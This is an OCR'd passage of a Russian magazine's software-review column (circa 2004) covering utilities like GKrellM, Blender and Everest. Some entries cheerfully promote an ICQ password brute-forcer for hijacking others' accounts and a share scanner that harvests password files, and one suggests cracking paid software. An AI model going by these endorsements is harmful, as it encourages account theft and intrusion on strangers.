


GKRELLM V 2.2.0



Linux, *BSD, Solaris
Size (в .bz2): 648 Кб
http://web.wt.net/~billw/gkrellm/gkrellm.html
Лицензия: GNU GPL

GKrellM - основанный на GTK+ системный монитор, выполненный в виде удобной вертикальной панели и способный украсить рабочий стол любого оконного менеджера. Утилита не ограничивается стандартными показателями процентной загруженности процессора и оперативной памяти. Она может отображать в режиме реального времени сведения как о других физических характеристиках (температура, напряжение и т.п.), так и, например, о работе сети. Причем поддержка сети подразумевает возможность вывода информации о каждом интерфейсе (ethX, lo, pppX) в отдельности и позволяет задавать для отображения только конкретные порты при подключениях (например, чтобы смотреть исключительно на трафик, проходящий через HTTP). Подобным образом обстоит ситуация и с жестким диском - можно выбирать интересные для наблюдения устройства и/или сразу все диски. С настраиваемостью в GKrellM вообще проблем возникать не должно - разработчики позаботились о том, чтобы подогнать под себя можно было все: начиная от команд тревоги и предупреждений при превышении верхней границы у процессов и заканчивая видом графика для каждого чарта. Программа поддерживает темы и плагины.



OSS RELEASE DIGEST: CROSSOVER OFFICE 3


Начались продажи новой версии популярного программного пакета от CodeWeavers для запуска Windows-приложений в среде операционной системы Linux - CrossOver Office 3.0. Добавлена официальная поддержка для Outlook XP, Microsoft Project и Notes 6.5.1. Кроме того, разработчики сообщают об отзывах пользователей, сумевших работать в других приложениях с помощью CrossOver Office. Среди них, например, Framemaker и Microsoft Money. CrossOver Plugin теперь встроен в CrossOver Office. Сам продукт (CrossOver Office 3.0) отныне доступен в двух редакциях: Standard - для обычных пользователей ($39.95) и Professional - для тех, кому нужна большая поддержка, множество пользовательских функций, способность управлять установками приложений.

Из других релизов: Samba 3.0.4, Opera 7.50, Gnome 2.6.1, RHEL 3 Update 2, Fedora Core 2, Mozilla 1.7 RC2, MySQL 4.0.20, Mozilla 1.8 Alpha1, KDE 3.3 Alpha 1, Mac OS X 10.3.4, FreeBSD 4.10, Flash Player 7 для Linux, Mono 1.0 Beta 2.

ГРИШКА V 1.0

Windows 9x/Me/NT/2k/XP
Freeware
Size: 569 Kb
www.auditech.ru

Говорящего попугая Vin'a (www.audio4fun.com), неоднократно упоминавшегося в этой рубрике, наверняка успели заюзать многие. Ты говоришь, а хорошо анимированная виртуальная птица передразнивает тебя настоящим скрипучим попугайским голосом. Забавно. Однако с недавних пор у Vin'a появился достойный конкурент по кличке Гришка. Более того, созданный нашими ребятами из компании AudiTech с целью демонстрации собственных достижений в области речевых технологий, Гришка, несомненно, является птицей более высокого полета. Наш попугай не передразнивает пользователя, он пытается понять, что именно тот ему сказал, и реагирует в соответствии с ситуацией. И только если фразу распознать не удается, Гришка начинает попугайничать.




Программа состоит из двух частей: дикторонезависимой системы распознавания речи, натасканной на небольшое количество входных фраз, и flash-приложения, состоящего из 23 разнообразных сценок. Несмотря на эти ограничения, общение с Гришкой способно доставить немало приятных минут. За словом в карман попугай не лезет - на "Гришка-дурак" отвечает: "Ты на себя посмотри", на "Кушать хочешь?" - "Я лучше водочки выпью". Если длительное время входной сигнал отсутствует, Гришка может сам спровоцировать юзера на беседу, а то и просто взять и уснуть. И хотя с точки зрения графики Гришка пока проигрывает роскошной заморской птице, в плане интеллекта и голоса ему нет равных. Один лишь звук его замечательного храпа заставляет туповатого Vin'a нервно курить в сторонке.

BLENDER V 2.33A



Linux, FreeBSD, NetBSD, Solaris, Irix, Windows, Mac OS
Size (в .gz): 3056 Кб
www.blender.org
Лицензия: GNU GPL

Blender - мощное средство для создания, моделирования, рендеринга, анимации и воспроизведения трехмерных изображений. Эта изначально разработанная компанией NaN, а затем выпущенная под свободной лицензией программа поражает своей функциональностью, уложенной в столь скромный объем. Blender обладает удобным графическим интерфейсом (основанным на OpenGL), дизайн которого был предназначен для профессионалов, так что для эффективной работы (да и для какого бы то ни было применения вообще) понадобится немалое время на ознакомление с возможностями программы. Интерактивный режим позволяет сразу же просматривать созданные 3D-анимации и видеоряды. Blender, несмотря на все свои навороты, еще и очень производителен и является редким представителем компактного, мощного и очень быстрого в работе программного обеспечения, благодаря чему уже сыскал себе огромное количество пользователей по всему миру.



SERVICE CONTROLLER XP V 1.1


Windows NT/2k/XP
Freeware
Size: 313 Kb
www.deepeshagarwal.tk

Очень многие профессионально написанные приложения почему-то держат обычного юзера на голодном информационном пайке. "Обнаружен вирус такой-то!" - радостно сообщает тебе антивирь, но за дополнительными сведениями об этом вирусе уже приходится тащиться в Сеть. Менеджеры процессов (одни лишь названия файлов большинству пользователей мало о чем говорят), да и другие виды утилит для мониторинга ведут себя аналогичным образом. Неужели так трудно доработать свои проги модулем, обеспечивающим юзера дополнительной контекстной инфой или хотя бы ссылками на нее? Видимо, трудно. Что ж... В этом случае за дело берутся любители-энтузиасты, и у них порой получаются стоящие вещи. Возьмем, к примеру, утилиту Service Controller XP. Это обычный софт, предназначенный для разборок с системными службами Windows XP/2000/NT. Как и многие другие, эта утиль позволяет просматривать список имеющихся в системе служб, запускать/останавливать нужные, а также настраивать параметры их запуска. Но! Есть у Service Controller XP один большой плюс: тулза не только разрешает управлять системными службами, но и советует, что можно отключить, а что - не стоит. Т.е. если раньше тебе приходилось на каждом шагу сверяться, скажем, с хелпом по службам Windows XP, взятым с сайта www.oszone.net, то теперь всей необходимой инфой тебя снабжает сама прога. Естественно, длительность процесса настройки машины из-за этого сокращается в несколько раз. Жаль, правда, что во избежание проблем ветку реестра, отвечающую за запуск системных служб, все еще приходится сохранять самостоятельно. Ну да это ничего. Не так уж сложно перед началом экспериментов открыть в regedit раздел HKLM\SYSTEM\CurrentControlSet\Services, выбрать в меню File пункт Export Registry Key, а затем спрятать полученный reg-файлик в надежном месте, из которого его нетрудно будет быстро извлечь и применить в том случае, если в результате настройки твоя система... э-э-э... почувствует себя нехорошо :).






SETNAMETOTIME V 2.2.5



Windows 9x/Me/NT/2k/XP
Shareware
Size: 575 Kb
www.storcksoftware.com/setnametotime

Цифровой фотоаппарат - не роскошь, и если не гнаться за мегапикселами, то симпатичный аппаратик можно присмотреть за вполне разумные деньги. Согласен, даже разумные деньги еще надо откуда-то взять. С другой стороны, когда же еще покупать себе фотик, если не летом? Как раз в эту пору на винчестерах счастливых владельцев указанной техники оседает наибольшее количество снимков. Лично я летом цифровые фотки точно считаю сотнями, а складирую гигабайтами! Кстати, ориентироваться в столь значительных информационных завалах было бы непросто, если бы в этом деле мне не помогала утилита SetNameToTime. Именно она дает осмысленные имена сотням тупо пронумерованных файлов (типа pic017.jpg, pic018.jpg, pic019.jpg и т.д.), скидываемых на машину моим стареньким Nikon'ом. Фокус в том, что все современные фотоаппараты, записывая изображение в файл, заносят туда же массу дополнительной информации о фотке, модели камеры и условиях съемки. Ну а SetNameToTime умеет эту инфу вытаскивать и вставлять в имя файла. Один клик - и у сотни файлов в названии прописывается дата и время создания фотографии. Класс! Впрочем, утилита может работать и в ручном режиме, да и фотки ей переименовывать необязательно - встроенный просмотрщик разрешает юзеру ползать по коллекции изображений, изучая метаданные, скрытые в файлах jpg и tif.




DIA V 0.93




POSIX, Windows
Size (в .gz): 4624 Кб
www.gnome.org/projects/dia
Лицензия: GNU GPL

Dia - популярный свободно распространяемый аналог Windows-программы Visio. Интерфейс программы основан на GTK+ и интуитивно понятен новичку. С помощью Dia можно создавать и редактировать уже имеющиеся диаграммы и схемы, а затем сохранять их в удобном формате, будь то обычное изображение в PNG, векторное в SVG, макрос для TeX, собственный формат Dia или какой-нибудь другой. В программе уже предусмотрена возможность ее использования во многих (в основном, околонаучных) сферах - присутствуют шаблоны и разнообразных устройств Cisco, и обычных сетей, и стандартных физических обозначений для электрических цепей, и логических символов, и даже обычные куски головоломки типа puzzle. Все параметры любой визуальной заготовки меняются при их выделении и клике средней кнопкой мышки. Созданные диаграммы можно сразу же распечатать на принтере или перевести в файл PostScript.



VISUAL WHOIS 2004 V 1.5




Windows 9x/Me/NT/2k/XP
Shareware
Size: 2542 Kb
www.softwareriver.com

Утилит, умеющих отображать путь следования IP-пакетов на карте мира и показывать приблизительное географическое расположение удаленной машины, раньше было побольше. Но, увы, и Geoboy, и HackTracer остались в далеком прошлом... Из старичков выжил лишь VisualRoute (www.visualware.com), восьмую версию которого мы нынче заботливо положили на наш компакт-диск. Впрочем, появление на рынке программы Visual WhoIs ясно показывает, что интерес разработчиков к этой теме, к счастью, еще не совсем угас. Более того, сразу после запуска Visual WhoIs становится ясно, что ее разработчики старенький Geoboy явно юзали, поскольку нам снова приходится иметь дело с полноценным виртуальным глобусом, а не с пошлой двухмерной картой :). Модуль визуализации, как обычно, кормится результатами работы стандартных сетевых инструментов, таких, как traceroute, ping и whois. Из полученной информации программа пытается выудить географическое расположение каждого хоста, через который проходят пакеты данных. Увы, сделать это Visual WhoIs удается далеко не всегда. У проги частенько случаются накладки, в результате которых Питер, к примеру, оказывается размещенным в самом центре России. Хотя стоит признать, что это общая болезнь данного вида ПО, вынуждающая продвинутых юзеров больше полагаться на обычную текстовую информацию о хостах, чем на ее графическую интерпретацию. Впрочем, выглядит Visual WhoIs красиво и развивается довольно активно, и есть шанс, что эта прога станет малостъ поточнее уже в самом ближайшем будущем.




AVIDEMUX V 2.0.24




Linux
Size (в .gz): 2576 Кб
http://fixounet.free.fr/avidemux/
Лицензия: GNU GPL

Avidemux - основанная на GTK+ утилита для редактирования видео в Linux. Умеет работать с файлами в формате AVI, MPEG1/2, NuppelVideo и BMP-изображениями, поддерживает большинство основных видео- (DivX/XviD, VP3, MPEG 1/2, M-JPEG, Huffyuv, WMV2) и аудиокодеков (MP3/2, AC3, WMA). Рассчитана avidemux не на экспертов, профессионально занимающихся созданием/обработкой видео, а на простых пользователей, которым не нужна высокая функциональность. Позволяет проводить элементарные операции над видео: вырезать, копировать, выделять и удалять его по кадрам или заданными промежутками, а также отдельно работать со звуковым потоком (и накладывать другое аудио на текущее изображение). Кроме того, с помощью Avidemux можно перекодировать видеофайлы одного типа в другой - инструкции по переводам из MPEG1/2 в DivX (xvid + mp3) и из DivX в VCD представлены даже в FAQ.




TEA FOR LINUX V 0.6.0



Linux, FreeBSD
Size (в .bz2): 168 Кб
http://tea.linux.kiev.ua/
Лицензия: GNU GPL

"Чай для Linux" - разработанный украинским программистом текстовый редактор, аналогичный Gedit. Построен он на GTK+2, а при его создании использовался код из многих популярных проектов open-source. Одним из главных его достоинств и одновременно недостатков является поддержка множества кодировок различных языков (русский, естественно, в их числе). Безусловно, создается прекрасное ощущение, когда при открытии файла любой кодировки он отображается корректно, однако из-за этого приходится слишком часто лишний раз указывать нужную для просмотра кодировку. Тем не менее, автор обещал в ближайшее время автоматизировать этот процесс. TEA обладает табовым интерфейсом, т.е. позволяет открывать множество файлов в одном окне, и встроенным просмотрщиком картинок. Есть и уникальная авторская разработка - УНИТАЗ (УНИверсальный Текстовый АналиЗатор), выводящий статистическую информацию об открытом текстовом файле (общее количество слов, самые часто встречаемые и т.п.). Программа может оказаться полезной для Web-мастеров, т.к. в ней представлены разнообразные HTML-дополнения (как то работа с тегами и подсветка синтаксиса). Кроме того, TEA поддерживает чтение файлов в формате RTF и является очень бурно развивающимся проектом.

WEBDRIVE V 6.01




Windows 9x/Me/NT/2k/XP
Shareware
Size: 4235 Kb
www.southrivertech.com

В прошлом номере мы немного поговорили о FTP-протоколе и FTP-серверах. А на днях я припомнил одну любопытную утилиту, о которой в том материале, имхо, следовало бы упомянуть. WebDrive - такое называние носит позабытая утилита.

WebDrive играет роль драйвера, связывающего твою ось с необходимыми тебе файловыми серверами. При этом FTP-шники становятся видны невооруженным глазом как обычные сетевые диски. И ты можешь выполнять стандартные файловые операции (копирование, удаление, смена атрибутов и т.д.) из любого приложения: хоть из проводника, хоть из окна DOS, хоть из мелко-мягкого Excel'я. Само собой, юзеру, выходящему в Сеть по диалапу, особого толку от программы WebDrive не будет (лучше уж юзать обычный FTP-клиент). А вот пользователям LAN тулза, несомненно, пригодится (во-первых, для удобного доступа к имеющимся в локалке файловым свалкам, во-вторых, для быстрого бэкапа всевозможной инфы).

WebDrive способна подружить винды с WebDAV, FTP и http-серверами, поддерживающими Microsoft FrontPage Server Extensions. Прога работает как напрямую, так и через прокси/файрвол, поддерживает SSL и SSH, да и вообще скрывает за внешней простотой массу полезных опций и настроек.




[IC]BRUTE V0.03



Win 98/2k/NT/XP
Freeware
Size: 74 kb
uins.biz/icbrute/


Мы уже описывали софтину для подбора паролей к уинам - IPDBrute. Думаю, тебе она не раз помогла "вспомнить" пасс от чьей-нибудь красивой Аськи. Но, к сожалению, ничто не вечно, и совсем недавно дядьки из Мирабилиса таки взялись за дело, понизив скорость работы брутфорса во много раз, так что с обычных модемов поиметь хороший номерок стало практически невозможно. И тут на помощь приходит [IC]Brute, работающий через "Желтые страницы" ICQ по протоколу HTTP. Отличительной чертой этого вполне обычного брутфорсера является то, что в момент подбора правильного пароля жертва не вылетает из Сети в оффлайн с сообщением, что ее уин используется на чужом компе. Также тебе не нужны тонны проксей - программа прекрасно обходится без них. Пока обходится. В случае нововведений кодеров Аськи автор проги пообещал выпустить новые билды :). Уины с паролем должны разделяться точкой с запятой и лежать в корневой директории программы в файле uinpass.txt. Start - все!



PICTURE ACE V 2.5.2

Windows 9x/Me/NT/2k/XP
Shareware
Size: 1387 Kb
www.pictureace.com

Симпатичный плагин к ослику IE, позволяющий скидывать картинки на диск без использования стандартного диалогового окна "Сохранить". В простейшем случае для этого достаточно щелкнуть по понравившемуся изображению правой кнопкой мышки, выбрать в контекстном меню пункт Picture Ace -> Save image, и картинка мигом окажется в папке по умолчанию. Но на этом, естественно, возможности данного плагина не заканчиваются. Он также умеет выдирать все ссылки с текущей страницы, отфильтровывать лишние и ставить на закачку оставшиеся. Плагин способен проследовать по ссылкам на заданную глубину, выкачивая изображения, соответствующие заранее указанным габаритам, весу, типу и дате создания. Отдельный механизм реализует скачивание серий изображений. А чтобы файлы не сваливались в одну кучу, в Picture Ace реализован довольно простой способ переключения с одной destination folder на другую. Но самое главное - все эти навороты не мешают жить! Модуль загрузки изображений работает отдельно от браузера, ход процесса отображается в небольшом полупрозрачном окне, а любая задача программируется парой кликов прямо из окна бродилки или через меню, вылетающее из иконки Picture Ace, расположенной в системном трее рядом с часами.




ROOTKIT HUNTER V 1.0.9




Linux, *BSD
Size (в .gz): 83 Кб
www.rootkit.nl
Лицензия: GNU GPL

Rootkit Hunter - shell-скрипт (bash), занимающийся базовой проверкой системы на безопасность. Естественно, что рекомендовать "охотника" в качестве мощного средства безопасности не стоит, но он в состоянии обнаружить по внешним признакам наличие известных и распространенных rootkit'ов backdoor'ов, LKM и червей в ОС. Суммарно их насчитывается около полусотни, и среди них присутствуют экземпляры, характерные для определенных операционных систем (Flea Linux Rootkit, FreeBSD Rootkit, Irix Rootkit, Rootkit for SunOS/NSDAP). Rootkit Hunter проверяет соответствие файлов контрольной сумме MD5, права доступа на исполняемые файлы, подозрительные строки в модулях ядра (LKM и KLD); работает и со скрытыми файлами. Разработчик обещает, что в случае успешной проверки вы на 99,9% свободны от опасностей.




EVEREST V 1.10



Windows 9x/Me/NT/2k/XP
Freeware
Size: 2657 Kb
www.lavalys.com

Многие читатели Х наверняка применяли Everest для сбора информации обо всех железных и программных компонентах чужих машин (конфигурацию своего собственного компьютера, безусловно, любой из нас и так знает наизусть). Если нет, советую иметь эту прогу в виду. Программа простая, работает без установки и практически всегда корректно идентифицирует имплантированные в компьютер девайсы. Интерфейс - на 36 языках. Русский - без проблем (прога смотрит на региональные установки и врубает его автоматом). Но самое главное - отчеты. Они у Everest'а получаются отменного качества. Помимо подробных характеристик каждого элемента, софтина дает тебе ссылку на сайт его компании-производителя. Недавно поднимал в одной дремучей общаге пару компов. Пришел с диском Everest'а и дискетой. Сунул компакт в машину, запустил прогу, скинул на дискету HTML-отчет. На другом компьютере ту же самую операцию повторил. Вернулся домой, открыл оба отчета в браузере и давай кликать по ссылкам - качать свежие биосы, патчи и драйвера. На следующий день обе машины в общаге пахли свежестью и работали как часы!

Everest выпускается как в бесплатном варианте - Home, так и в коммерческом - Professional. Авторы гипертрофированной жадностью не отличаются, так что халявная версия особой кастрации не подверглась. Можешь юзать ее, а можешь поискать кряк к Professional - софт популярный, особых трудностей возникнуть не должно.




AI ROBOFORM V5.6.9



Win 95/98/Me/NT/2k/XP/2003
Shareware
Size: 1.67mb
www.roboform.net

Ты кардер-вбивала? Или же ты по некоторым неразглашаемым причинам регистрируешься на сотнях сайтов в день? Ты все еще, истерев руки в кровь, набиваешь свою личную информацию в окошках до тошноты надоевших форм? Тогда это программа для тебя, я тебе отвечаю! РобоФорм считает своим долгом взять всю рутинную работу на себя, так что однажды заполнив текстовые поля программы, тебе не придется вводить все это снова. Интеграция в ослика позволяет просто выбрать из контекстного меню "Заполнить" и щелкнуть маусом - все, дело в шляпе и махровых перчатках. Двоечников по иностранному языку спешу обрадовать: РобоФорм поддерживает русский язык, благодаря чему с программой разберется даже ребенок. Хотя зачем ребенку автоматическое заполнение html-форм? Кстати, помимо этого, RoboForm умеет, шифруя (3)DES-алгоритмом, сохранять введенные в поля пароли и в случае необходимости генерировать их случайным образом, а также позволяет создавать различные профили настроек. Must have, как говорится.






PANDORA AUTOMATIC SCANNER



Win 95/98/Me/2k/NT/XP
Freeware
Size: 260 kb
securitylab.ru/tools/?ID=33118

Великое изобретение от великого человека, не страдающего глухотой, в отличие от своего музыкального тезки. Пандора - это лучший shared resourses сканер, обладающий огромным количеством функций и не имеющий достойных аналогов. Главное удобство софтины - автоматизм. Задаешь диапазоны IP-адресов для сканирования, настраиваешь различные сетевые параметры и, самое главное, точно определяешь, что же нужно копировать с удаленных зашаренных компов. Все, осталось запустить серверную часть программы. По умолчанию творение Бетховена копирует все музыкальные файлы - ну его, я думаю, можно понять. Применение сканеру может найти каждый: воры интернета указывают для даунлоада PWL-файлы и edialer.ini, ICQ-хакеры не проходят мимо DAT-файлов в Аськиной директории, а злостные порнушники, в свою очередь, выкачивают все avi'шки. Из оставшихся преимуществ хотелось бы отметить возможность брутфорса запароленных ресурсов, наличие GUI-клиента, наделенного обширными настройками, посылку логов на мыло, IRC-нотификацию и многое-многое другое. К сожалению, сайт автора в данный момент находится в дауне, но ссылка наверху - вполне рабочая. Добрые люди приготовили для тебя архивчик (без GUI-клиента, ищи его в Сети самостоятельно). Качай, дорогой! Внутри архива есть очень подробное описалово Пандоры, да еще и на русском языке, поэтому закругляюсь.




VISUALROUTE 8.0F




Win/Linux/FreeBSD/Solaris/Mac
Shareware
Size: 260 kb
visualware.com/personal/products/visualroute/

Программулина, как можно догадаться из названия, занимается обычным traceroute'ом, но в отличном графическом исполнении. Причем под графикой подразумевается не только аккуратная табличка с вин-интерфейсом, в которой содержатся такие данные, как IP-адрес, имя и местоположение хоста, время ответа в миллисекундах, временной пояс и усредненный график пингов, но и графика в прямом смысле, так как все контрольные точки прохода сигнала ты сможешь рассмотреть на подробной карте мира: физической или географической, по выбору. Ведь иногда забавно смотреть, как твои данные преодолевают Уральские горы, и фантазировать. Можно также выслеживать неприятеля, который пытается тебя атаковать, ну а про поиск поврежденных участков локальной сети я вообще молчу. Из дополнительных возможностей программы нужно выделить e-mail tricker - просмотр mx записей почтового сервера, и ping grapher - циклическое пингование адреса с построением графической кривой. Единственное, что недоступно в триальной версии, - это функция удаленного сервера.

Программа поддерживает около десятка языков и работает под всеми популярными осями, что только прибавляет ей популярности.




AUTOFOCUS PERSONAL 2004.1



Windows 9x/Me/NT/2k/XP
Shareware
Size: 23779 Kb
http://aduna.biz

У большинства юзеров со стажем набор необходимых программ давным-давно сформирован. Именно поэтому в ШароWAREZ мы стараемся рассказывать не только о софте, помогающем жить, но и о софте, демонстрирующем какие-то новые подходы и технологии, которые, возможно, мы все активно будем юзать в будущем. Это выпуск рубрики также не обошелся без технологической демки. На этот раз ею стала программа AutoFocus Personal - интересный поисковый механизм, обладающий уникальным графическим интерфейсом. На первом этапе работы с программой все как обычно - тебя просят указать папку с текстовыми файлами, содержимое которой затем индексируется. AutoFocus Personal легко читает файлы в формате TXT, XML, HTML и документы MS Office, но в этом нет ничего революционного. Настоящий хай-тек начинается на втором этапе. Ты формируешь поисковый запрос, а AutoFocus не только выдает тебе список подходящих файлов, но еще и показывает его графически в виде интерактивной области, объединяющей те же самые файлы, но показанные в виде точек. Новый запрос - новая область, ну и т.д. Фишка в том, что с каждым новым запросом схема на экране становится все сложней - результаты различных запросов накладываются один на другой, формируя 